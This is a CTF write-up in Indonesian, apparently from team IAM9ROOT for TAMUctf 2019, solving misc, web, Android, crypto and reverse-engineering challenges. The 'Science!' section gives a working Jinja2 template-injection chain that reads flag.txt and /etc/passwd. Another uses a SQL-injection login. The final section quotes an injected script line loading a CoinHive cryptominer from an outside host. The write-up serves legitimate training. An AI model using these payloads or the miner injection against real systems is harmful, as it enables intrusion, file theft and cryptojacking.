TENESYS


IAM9ROOT
AKINARI X ZHEEK
TEKNOKRAT AND SYSTEM SECURITY TENESYS 2019

1. Howdy! – 1 point **– Misc –**

Welcome to TAMUctf! This year most of the challenges will be dynamically scored meaning the point value will adjust for everyone, including those have already solved the challenge, based on the number of solves. The secure coding challenges will appear when you have solved their corresponding challenges. If you have any questions or issues feel free to contact the devs on the discord. Good luck and have fun! The flag is: gigem{H0wdy!} Difficulty: easy

- Didapatkan sebuah flag
- Copy dan paste
- Dan didapatkan flag : **gigem{H0wdy!}**

2. Who am I? – 100 point **– Misc –**

What is the A record for tamuctf.com? (Not in standard gigem{flag} format) Difficulty: easy

- Didapatkan clue record
- Lalu disini mencari record atau IP tamuctf.com
- Lalu dicek dengan https://ipinfo.info/html/ip_checker.php

```
IP Address: 52.33.57.247

Geolocation: US (United States), OR, Oregon, 97818 Boardman - Google Maps

Reverse DNS: ec2-52-33-57-247.us-west-2.compute.amazonaws.com
```

- Dan didapatkan flag : **52.33.57.247**

3. Who do I Trust ? – 100 point **– Misc –**

Who issued the certificate to tamuctf.com? (Not in standard gigem{flag} format) Difficulty: easy

- Didapatkan sebuah clue berupa certificate
- Dimana disini harus mencari SSL Certificate dari tamuctf.com
- Lalu dicek dengan https://www.sslshopper.com/ssl-checker.html
- Dan didapatkan flag : **Let's Encrypt Authority X3**

4. Where am I ? – 100 point **– Misc –**

What is the name of the city where the server for tamuctf.com is located? (Not in standard gigem{flag} format) Difficulty: easy

- Disini kita harus mencari tau lokasi kota dari tamuctf.com
- Lalu dicek dengan https://ipinfo.info/html/ip_checker.php


```
IP Address: 52.33.57.247

Geolocation: US (United States), OR, Oregon, 97818 Boardman - Google Maps

Reverse DNS: ec2-52-33-57-247.us-west-2.compute.amazonaws.com
```

- Dan didapatkan flag : **Boardman**


5. I Heard you like files – 318 point **– Misc –**

Bender B. Rodriguez was caught with a flash drive with only a single file on it. We think it may contain valuable information. His area of research is PDF files, so it's strange that this file is a PNG. Difficulty: easy-medium

- Didapatkan sebuah file gambar



- Lalu dicek dengan binwalk ternyata didalamnya terdapat pdf dan beberapa zip
- Lalu untuk mengambil file tersebut maka di foremost
- Lalu didapatkan zip lalu di unzip dan terdapat gambar
- Lalu gambar tersebut di strings

- 

- Didapatkan base64 lalu didecode
- Dan didapatkan flag :
  flag{P0lYt@r_D0_y0u_G3t_It_N0w?}

6. Hello World – 342 point – Misc –

My first program!

Difficulty: medium

```
#include <iostream>
using namespace std;

int main()
{
        cout << "Hello, Worlds!\n";
        return 0;
}
```

- Didapatkan sebuah script “Hello World” dengan whitespace
- https://esolangs.org/wiki/whitespace
- Lalu didapatkan pembuatnya https://github.com/edwinb/WS-idr
- Lalu didapatkan tempat decodenya http://kryptografie.de/kryptografie/chiffre/whitespace.htm
- Lalu didapatkan hasilnya

00001	lllttlltttu	push 103 (g)
00012	lllttltlltu	push 105 (i)
00023	lllttlltttu	push 103 (g)
00034	lllttlltltu	push 101 (e)
00045	lllttlttltu	push 109 (m)
00056	llltttttlttu	push 123 ({)
00067	lllttllllu	push 48 (0)
00077	lllttltlllu	push 104 (h)
00088	llltlttttttu	push 95 (_)
00099	lllttlttltu	push 109 (m)
00110	llltttttlltu	push 121 (y)
00121	llltlttttttu	push 95 (_)
00132	llltttlttttu	push 119 (w)
00143	lllttltlllu	push 104 (h)
00154	lllttltllu	push 52 (4)
00164	llltttltllu	push 116 (t)
00175	llltlttttttu	push 95 (_)
00186	llltttllttu	push 115 (s)
00197	llltttllllu	push 112 (p)
00208	lllttltllu	push 52 (4)
00218	lllttllltu	push 99 (c)

00229	lllttllltu	push 49 (1)
00239	lllttltttlu	push 110 (n)
00250	lllttlltttu	push 103 (g)
00261	lllttlttttu	push 95 (_)
00272	lllttttlltu	push 121 (y)
00283	lllttllllu	push 48 (0)
00293	lllttttltlu	push 117 (u)
00304	lllttlttttu	push 95 (_)
00315	lllttltlllu	push 104 (h)
00326	lllttltllu	push 52 (4)
00336	lllttttlttlu	push 118 (v)
00347	lllttllttu	push 51 (3)
00357	lllttttttlu	push 125 (})
00368	lllttllltu	push 33 (!)
00378	lllttlltlu	push 101 (e)
00389	lllttlllttu	push 99 (c)
00400	lllttllltu	push 97 (a)
00411	lllttttllllu	push 112 (p)
00422	lllttttlltu	push 115 (s)
00433	lllttlltlu	push 101 (e)
00444	lllttttltllu	push 116 (t)
00455	lllttltlltu	push 105 (i)
00466	lllttltlllu	push 104 (h)
00477	lllttttlttu	push 119 (w)
00488	lllttllllu	push 32 ( )
00498	lllttlltlu	push 102 (f)
00509	lllttlttttu	push 111 (o)
00520	lllttllllu	push 32 ( )
00530	lllttttltllu	push 116 (t)
00541	lllttlttttu	push 111 (o)
00552	lllttlttllu	push 108 (l)
00563	lllttllllu	push 32 ( )
00573	lllttllltu	push 97 (a)
00584	lllttllllu	push 32 ( )
00594	lllttttlltu	push 115 (s)
00605	lllttltlltu	push 105 (i)
00616	lllttllllu	push 32 ( )
00626	lllttlltlu	push 101 (e)
00637	lllttttlltlu	push 114 (r)
00648	lllttttltlu	push 117 (u)
00659	lllttttlltu	push 115 (s)
00670	lllttllllu	push 32 ( )

- Dan didapatkan flag :
  gigem{0h_my_wh4t_sp4c1ng_y0u_h4v3}

7. NOT Another SQLi Challenge – 100 point – Web –

http://web1.tamuctf.com Difficulty: easy

- Didapatkan sebuah Login Website
- Lalu login dengan SQL Injection '-'

- Dan didapatkan flag :
  gigem{f4rm3r5_f4rm3r5_w3'r3_4ll_r16h7}

8. Robots Rule – 100 point – Web –

http://web5.tamuctf.com Difficulty: easy

- Didapatkan sebuah Website
- Karena judul berupa robots maka kita akses robots.txt

```
D:\Tool\curl>curl http://web5.tamuctf.com/robots.txt
User-agent: *

WHAT IS UP, MY FELLOW HUMAN!
HAVE YOU RECEIVED SECRET INFORMATION ON THE DASTARDLY GOOGLE ROBOTS?!
YOU CAN TELL ME, A FELLOW NOT-A-ROBOT!
```

- Lalu di robots didapatkan clue jika kita ingin mendapatkan informasi rahasia maka kita harus menjadi google robots

- Lalu ubah user agent menjadi “Googlebots”

```
D:\Tool\curl>curl -A "Googlebots" http://web5.tamuctf.com/robots.txt
User-agent: *

THE HUMANS SUSPECT NOTHING!
HERE IS THE SECRET INFORMATION: gigem{be3p-bOop_rob0tz_4-lyfe}
LONG LIVE THE GOOGLEBOTS!
D:\Tool\curl>
```

- Dan didapatkan flag : **gigem{be3p-bOop_rob0tz_4-lyfe}**

9. Many Gig'ems to you! – 321 point – Web –

http://web7.tamuctf.com

- Didapatkan sebuah Website
- Lalu lihat source di Gigs!
- Didapatkan sebuah flag yang terpecah

```
alt="gigs"><img src="gigs.png"
alt="gigem{flag_in_"><img src="
'gigsflaggigemflag"><img src="gi
igs.png" alt="gigs"><img src="gi
```

- Lalu lihat source di Cookies!
- Didapatkan flag kedua

```
'gigs"><img src="cookie.jpg" alt
'c00kie"><img src="cookie.jpg" a
'gigem{_continued=source_and_">
okie.jpg" alt="gigem{"><img src=
cookie.jpg" alt="cookie"><img s
```

- Lalu lihat dibagian cookie dan didapatkan pecahan flag ketiga


- Dan didapatkan flag :
  gigem{flag_in_source_and_cookies}

10. Science! – 328 point **– Web –**

http://web3.tamuctf.com Difficulty: medium

- Diberikan sebuah web dimana kita dapat menginputkan 2 variable

- Terdapat clue bahwa service yang digunakan adalah flask, dan di flask pula terdapat vulnerability yang dinamakan Server-Side Template Injection (SSTI) Vulnerability.
- Terdapat pula methodology untuk melakukan penyerangan dengan SSTI Attack seperti gambar berikut




- Detect

  Pertama tama kita coba inputkan {{7*7}} pada salah satu kolom dan hasil request tersebut tampil sebagai berikut

  Benar ternyata website ini terdapat vuln SSTI

- Identify

  Sekarang kita harus mengidentifikasi apakah flask tersebut menggunakan template pada tahap pembuatannya



- Kita coba dengan menginputkan {{7*'7'}} jika output yang dikeluarkan adalah 7777777 maka template yang digunakan adalah twig atau jinja2.
- Benar ternyata output yang dikeluarkan adalah 7777777. Kita asumsikan bahwa template yang digunakan adalah twig atau jinja2.
  - Exploit

    Kita sekarang coba mengidentifikasikan apakah template yg digunakan twig atau jinja2. Kita coba dengan menginputkan {{__selt__.__doc__}} pada salah satu kolom inputan dengan output sebagai berikut

The result of combining The default undefined type. This undefined type can be printed and iterated over, but every other access will raise an

:exc:`jinja2.exceptions.UndefinedError`: >>> foo = Undefined(name='foo') >>> str(foo) '' >>> not foo True >>> foo + 42 Traceback (most recent call last): ... jinja2.exceptions.UndefinedError: 'foo' is undefined and is:

Pada output tersebut terdapat kata jinja2, kita langsung saja ambil kesimpulan bahwa template yg digunakan adalah jinja2

Sekarang kita coba identifikasi isi dari __globals__ atribut melewati fungsi url_for() yang telah ada di flask dengan inputan {{url_for.__globals__}}

The result of combining {'find_package': <function find_package at 0x7f921ffd2c80>, '_PackageBoundObject': <class 'flask.helpers._PackageBoundObject'>, 'flash': <function flash at 0x7f921ffd2938>, 'current_app': <Flask 'tamuctf'>, 'send_from_directory': <function send_from_directory at 0x7f921ffd2b18>, 'session': <NullSession {}>, 'get_flashed_messages': <function get_flashed_messages at 0x7f921ffd29b0>, 'BadRequest': ……..(etc)…….. 'os': <module 'os' from '/usr/lib/python2.7/os.pyc'>}

Didapatkan variable current_app adalah tamuctf. Sekarang kita coba akses deskripsi dari variable os dengan inputan {{url_for.__globals__.os.__dict__}}

The result of combining {'WTERMSIG': <built-in function WTERMSIG>, …….(etc)……. 'getgid', 'getgroups',

'getloadavg', 'getlogin', 'getpgid', 'getpgrp', 'getpid', 'getppid', 'getresgid', 'getresuid', 'getsid', 'getuid', 'initgroups', 'isatty', 'kill', 'killpg', 'lchown', 'link', 'listdir', 'lseek', 'lstat', 'major', 'makedev', 'minor', 'mkdir', 'mkfifo', 'mknod', 'nice', 'open', 'openpty', 'pathconf', 'pathconf_names', 'pipe', 'popen', 'putenv', 'read', 'readlink', 'remove', 'rename', 'rmdir', 'setegid', 'seteuid', 'setgid', 'setgroups', 'setpgid', 'setpgrp', 'setregid', 'setresgid', 'setresuid', 'setreuid', 'setsid', 'setuid', 'stat', 'stat_float_times', 'stat_result', 'statvfs', ... etc

Nah terdapat sesuatu yang menarik bahwa kita dapat melihat list direktori, membuka dan membaca suatu file. Pertama kita coba melihat isi direktori terlebih dahulu dengan inputan
{{url_for.__globals__.os.__dict__.listdir('./')}}

The result of combining ['entry.sh', 'config.py', 'requirements.txt', 'serve.py', 'tamuctf', 'flag.txt'] and is:

Waw terdapat flag.txt, kita coba baca isi flag.txt dengan inputan
{{url_for.__globals__.__builtins__.open('flag.txt').read()}}

The result of combining gigem{5h3_bl1nd3d_m3_w17h_5c13nc3} and is:

Note : kita juga bisa buka file /etc/passwd :D

```
The result of combining root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nolo
gin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
webuser:x:1000:1001::/opt/tamuctf:/bin/sh and is:
```

- Dan didapatkan flag :
  gigem{5h3_bl1nd3d_m3_w17h_5c13nc3}

11. Secrets – 379 point **– Android –**

Can you find my secrets?

- Didapatkan sebuah APK
- Lalu didecompiler http://www.javadecompilers.com/apk
- Lalu buka res > values > strings.xml
- Lalu didapatkan flag base64

```
<string name="abc_searchview_description_voice">Voice search</string>
<string name="abc_shareactionprovider_share_with">Share with</string>
<string name="abc_shareactionprovider_share_with_application">Share with %s</string>
<string name="abc_toolbar_collapse_description">Collapse</string>
<string name="app_name">HowdyApp</string>
<string name="flag">Z2lnZW17aW5maW5pdGVfZ2lnZW1zfQ==</string>
<string name="initial_count">0</string>
<string name="search_menu_title">Search</string>
<string name="status_bar_notification_info_overflow">999+</string>
```

- Lalu didecode
- Dan didapatkan flag : **gigem{infinite_gigems}**

12. --.-- – 100 point – Crypto –

To 1337-H4X0R:

Our coworker Bob loves a good classical cipher. Unfortunately, he also loves to send everything encrypted with these ciphers. Can you go ahead and decrypt this for me?

- Didapatkan sebuah Morse code Dah Di Dit
- https://morsecode.scphillips.com/morse.html
- Lalu running dengan script berikut ini

```
dah = {
'A':'di-dah',
'B':'dah-di-di-dit',
'C':'dah-di-dah-dit',
'D':'dah-di-dit',
'E':'dit',
'F':'di-di-dah-dit',
'G':'dah-dah-dit',
'H':'di-di-di-dit',
'I':'di-dit',
'J':'di-dah-dah-dah',
'K':'dah-di-dah',
'L':'di-dah-di-dit',
'M':'dah-dah',
'N':'dah-dit',
'O':'dah-dah-dah',
'P':'di-dah-dah-dit',
'Q':'dah-dah-di-dah',
```

```
'R':'di-dah-dit',
'S':'di-di-dit',
'T':'dah',
'U':'di-di-dah',
'V':'di-di-di-dah',
'W':'di-dah-dah',
'X':'dah-di-di-dah',
'Y':'dah-di-dah-dah',
'Z':'dah-dah-di-dit',
'0':'dah-dah-dah-dah-dah',
'1':'di-dah-dah-dah-dah',
'2':'di-di-dah-dah-dah',
'3':'di-di-di-dah-dah',
'4':'di-di-di-di-dah',
'5':'di-di-di-di-dit',
'6':'dah-di-di-di-dit',
'7':'dah-dah-di-di-dit',
'8':'dah-dah-dah-di-dit',
'9':'dah-dah-dah-dah-dit',
}

f = open('./flag.txt')
aw = f.read().split(' ')

dih = {v : k for k, v in dah.items()}

flag=''
for i in aw:
    flag += dih[i]
print flag[2:].decode('hex')
```

- Dan didapatkan flag : **gigem{C1icK_cl1CK-y0u_h4v3_m4l1}**

13. Cheesy – 100 point **– Reverse –**

Where will you find the flag?

Easy

- Didapatkan sebuah file ELF
- Lalu dibuka dengan IDA Pro
- Lalu didapatkan sebuah base64

```
call    __ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc ; std::operator<<<std::char_traits<char>>(std::b
mov     esi, offset aRkxbr2zsywdgte ; "RkxBR2ZsYWdGTEFHZmxhZ0ZMQUdmbGFn\n"
mov     edi, offset _ZSt4cout@@GLIBCXX_3_4
call    __ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc ; std::operator<<<std::char_traits<char>>(std::b
mov     esi, offset aQ2fuihlvdsbyzw ; "Q2FuIHlvdSByZWNvZ25pemUgYmFzZTY0Pz8=\n"
mov     edi, offset _ZSt4cout@@GLIBCXX_3_4
call    __ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc ; std::operator<<<std::char_traits<char>>(std::b
mov     esi, offset aRkxbr2zsywdgte ; "RkxBR2ZsYWdGTEFHZmxhZ0ZMQUdmbGFn\n"
mov     edi, offset _ZSt4cout@@GLIBCXX_3_4
call    __ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc ; std::operator<<<std::char_traits<char>>(std::b
lea     rax, [rbp+var_41]
mov     rdi, rax
call    __ZNSaIcEC1Ev   ; std::allocator<char>::allocator(void)
lea     rdx, [rbp+var_41]
lea     rax, [rbp+var_40]
mov     esi, offset aZ2lnzw17m2e1ev ; "Z2lnZW17M2E1eV9SM3YzcjUxTjYhfQ==\n"
```

- Lalu decode Z2lnZW17M2E1eV9SM3YzcjUxTjYhfQ==
- Dan didapatkan flag : **gigem{3a5y_R3v3r51N6!}**

14. Snakes over cheese – 100 poin – Reverse –

What kind of file is this?

Easy

- Didapatkan sebuah file pyc
- Lalu didecompile dan didapatkan script seperti berikut

```
from datetime import datetime
Fqaa = [102, 108, 97, 103, 123, 100, 101, 99, 111, 109,
112, 105, 108, 101, 125]
XidT = [83, 117, 112, 101, 114, 83, 101, 99, 114, 101,
116, 75, 101, 121]

def main():
    print 'Clock.exe'
    input = raw_input('>: ').strip()
    kUIl = ''
    for i in XidT:
        kUIl += chr(i)

    if input == kUIl:
        alYe = ''
        for i in Fqaa:
            alYe += chr(i)

        print alYe
```

```
    else:
        print datetime.now()


if __name__ == '__main__':
    main()
```

- Karena merupakan decimal lalu didecode
- Dan didapatkan flag : **flag{decompile}**

15. 042 – 386 poin **– Reverse –**

Cheers for actual assembly!

#medium

- Didapatkan sebuah file s
- Lalu didapatkan ASCII Code yaitu decimal

```
    callq   _memset
    movb    $65, -16(%rbp)
    movb    $53, -15(%rbp)
    movb    $53, -14(%rbp)
    movb    $51, -13(%rbp)
    movb    $77, -12(%rbp)
    movb    $98, -11(%rbp)
    movb    $49, -10(%rbp)
    movb    $89, -9(%rbp)
    movl    $0, -28(%rbp)
    movl    $1, -32(%rbp)
    movl    $2, -36(%rbp)
```

- Lalu running script berikut

```
flag = 'gigem{'
dec = [65,53,53,51,77,98,49,89]
for i in range(len(dec)):
    flag += chr(dec[i])
flag += '}'
print flag
```

- Dan didapatkan flag : **gigem{A553Mb1Y}**

16. KeyGenMe – 424 poin – Reverse –

nc rev.tamuctf.com 7223

Difficulty: medium

- Didapatkan sebuah file ELF
- Didapatkan inputan enc

```
void *__fastcall enc(const char *a1)
{
  char v2; // [sp+1Fh] [bp-11h]@1
  int i; // [sp+20h] [bp-10h]@1
  int v4; // [sp+24h] [bp-Ch]@1
  void *v5; // [sp+28h] [bp-8h]@1

  v5 = malloc(0x40uLL);
  v4 = strlen(a1);
  v2 = 72;
  for ( i = 0; i < v4; ++i )
  {
    *((_BYTE *)v5 + i) = ((a1[i] + 12) * (unsigned __int8)v2 + 17) % 70 + 48;
    v2 = *((_BYTE *)v5 + i);
  }
  return v5;
}
```

- Lalu didapatkan verify key

```
bool __fastcall verify_key(const char *a1)
{
  bool result; // al@3
  char *s2; // ST10_8@4

  if ( strlen(a1) > 9 && strlen(a1) <= 0x40 )
  {
    s2 = (char *)enc(a1);
    result = strcmp("[OIonU2_<__nK<KsK", s2) == 0;
  }
  else
  {
    result = 0;
  }
  return result;
}
```

- Lalu running script berikut

```
verify = 'H[OIonU2_<__nK<KsK'
for i in range(len(verify)-1):
    key = ''
    for temp in range(32,128):
        if ord(verify[i+1]) == (( temp + 12) *
ord(verify[i]) + 17) % 70 + 48:
            key += chr(temp)
    print key
```

- Lalu didapatkan key G4Z2S09577095926
- Lalu jalankan nc dan masukkan key

```
D:\Tool\nc111nt>nc rev.tamuctf.com 7223

Please Enter a product key to continue:
G4Z2S09577095926
gigem{k3y63n_m3?_k3y63n_y0u!}
```

- Dan didapatkan flag : **gigem{k3y63n_m3?_k3y63n_y0u!}**

17. NoCCBytes – 439 poin – Reverse –

Nc rev.tamuctf.com 8188 Difficulty: medium

- Didapatkan sebuah file ELF
- Lalu lihat dibagian check
- Proses check dilakukan dengan sistem XOR namun, v2 tidak berubah

```
  v2 = 17;
  v7 = a1;
  for ( i = 0; i <= 3; ++i )
  {
    for ( j = 0; j <= 15; ++j )
    {
      v3 = i * j + v2;
      ++v7;
      if ( -103 == (*v7 ^ 0x55) )
        return 0LL;
      v2 = v3 - i * j;
    }
  }
  for ( k = 0; (unsigned __int64)k <= 0x18; ++k )
  {
    if ( (char *)a1 == (char *)passCheck )
    {
      if ( globPass[(signed __int64)k] )
        globPass[(signed __int64)k] ^= v2;
    }
  }
  checkFlag = 1;
  result = a1;
}
```

- Lalu ubah v2 yaitu 17 menjadi hex yaitu 0x11 untuk dilakukannya proses XOR

- Lalu klik bagian globPass

```
0000000000202010                    public globPass
0000000000202010 ; char globPass[]
0000000000202010 globPass           db 'Fpee~Bphb',1Bh,0
0000000000202010
000000000020201B                    db    0
```

- Didapatkan globPass Fpee~Bphb
- Lalu decrypt dengan script berikut

```
glob = 'Fpee~Bphb'
flag = ''
for i in range(len(glob)):
    flag += chr(ord(glob[i])^0x11)
print flag
```

- Didapatkan Pass WattonSays
- Lalu jalankan nc dan masukkan Pass

```
D:\Tool\nc111nt>nc rev.tamuctf.com 8188

Welcome. Please Enter a password to continue:
WattoSays
gigem{Y0urBreakpo1nt5Won7Work0nMeOnlyMon3y}

D:\Tool\nc111nt>
```

- Dan didapatkan flag :
  gigem{Y0urBreakpo1nt5Won7Work0nMeOnlyMon3y}


18. 0_intrusion – 100 poin – MicroService –

Welcome to MicroServices inc, where do all things micro and service oriented!

Recently we got an alert saying there was suspicious traffic on one of our web servers. Can you help us out?

What is the IP Address of the attacker?

- Didapatkan sebuah file pcap
- Lalu dianalisis untuk mencapi IP yang ngetack
- Lalu dilihat IP yang sering muncul dan didapatkan IP



Wireshark · Endpoints · capture

Ethernet · 8 | IPv4 · 7 | IPv6 | TCP · 222 | UDP

Address	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Latitude	Longitude
10.83.20.77	8.327	7056 k	6340	6885 k	1987	171 k	-	-
10.91.9.93	6.269	6828 k	1129	87 k	5140	6741 k	-	-
10.101.146.99	382	41 k	158	15 k	224	26 k	-	-
10.157.105.58	426	46 k	178	16 k	248	29 k	-	-
10.164.141.62	465	52 k	195	19 k	270	32 k	-	-
10.167.37.40	348	38 k	144	14 k	204	23 k	-	-
10.190.229.97	437	48 k	183	17 k	254	30 k	-	-

- Dan didapatkan flag : **10.91.9.93**

19. 0_intrusion – 100 poin – DriveByInc –

Welcome to Drive By Inc. We provide all sorts of logistical solutions for our customers. Over the past few years we moved to hosting a large portion of our business on a nice looking website. Recently our customers are complaining that the front page of our website is causing their computers to run extremely slowly. We hope that it is just because we added too much javascript but can you take a look for us just to make sure?

What is the full malicious line? (Including any HTML tags)

https://tamuctf.com/files/c29425401b85b195cd1225505d728fc1/index.html

- Didapatkan sebuah index.html

- Karena disini hanya dicari full malicious line termasuk HTML tags
- Lalu disini di view-source
- Lalu lihat yang paling bawah

```
<!-- //stats -->

    <!-- smooth-scrolling-of-move-up -->
    <script>
        $(document).ready(function () {
            /*
            var defaults = {
                containerID: 'toTop', // fading element id
                containerHoverID: 'toTopHover', // fading element hover id
                scrollSpeed: 1200,
                easingType: 'linear'
            };
            */

            $().UItoTop({
                easingType: 'easeOutQuart'
            });

        });
    </script>
    <script  src="js/SmoothScroll.min.js"></script>
    <!-- Bootstrap core JavaScript
    ================================================== -->
    <!-- Placed at the end of the document so the pages load faster -->
     <script src="js/bootstrap.js"></script>
<script src = http://10.187.195.95/js/colorbox.min.js></script><script>var color = new CoinHive.Anonymous("123456-asdfgh");color.start()</script></body>

</html>
```

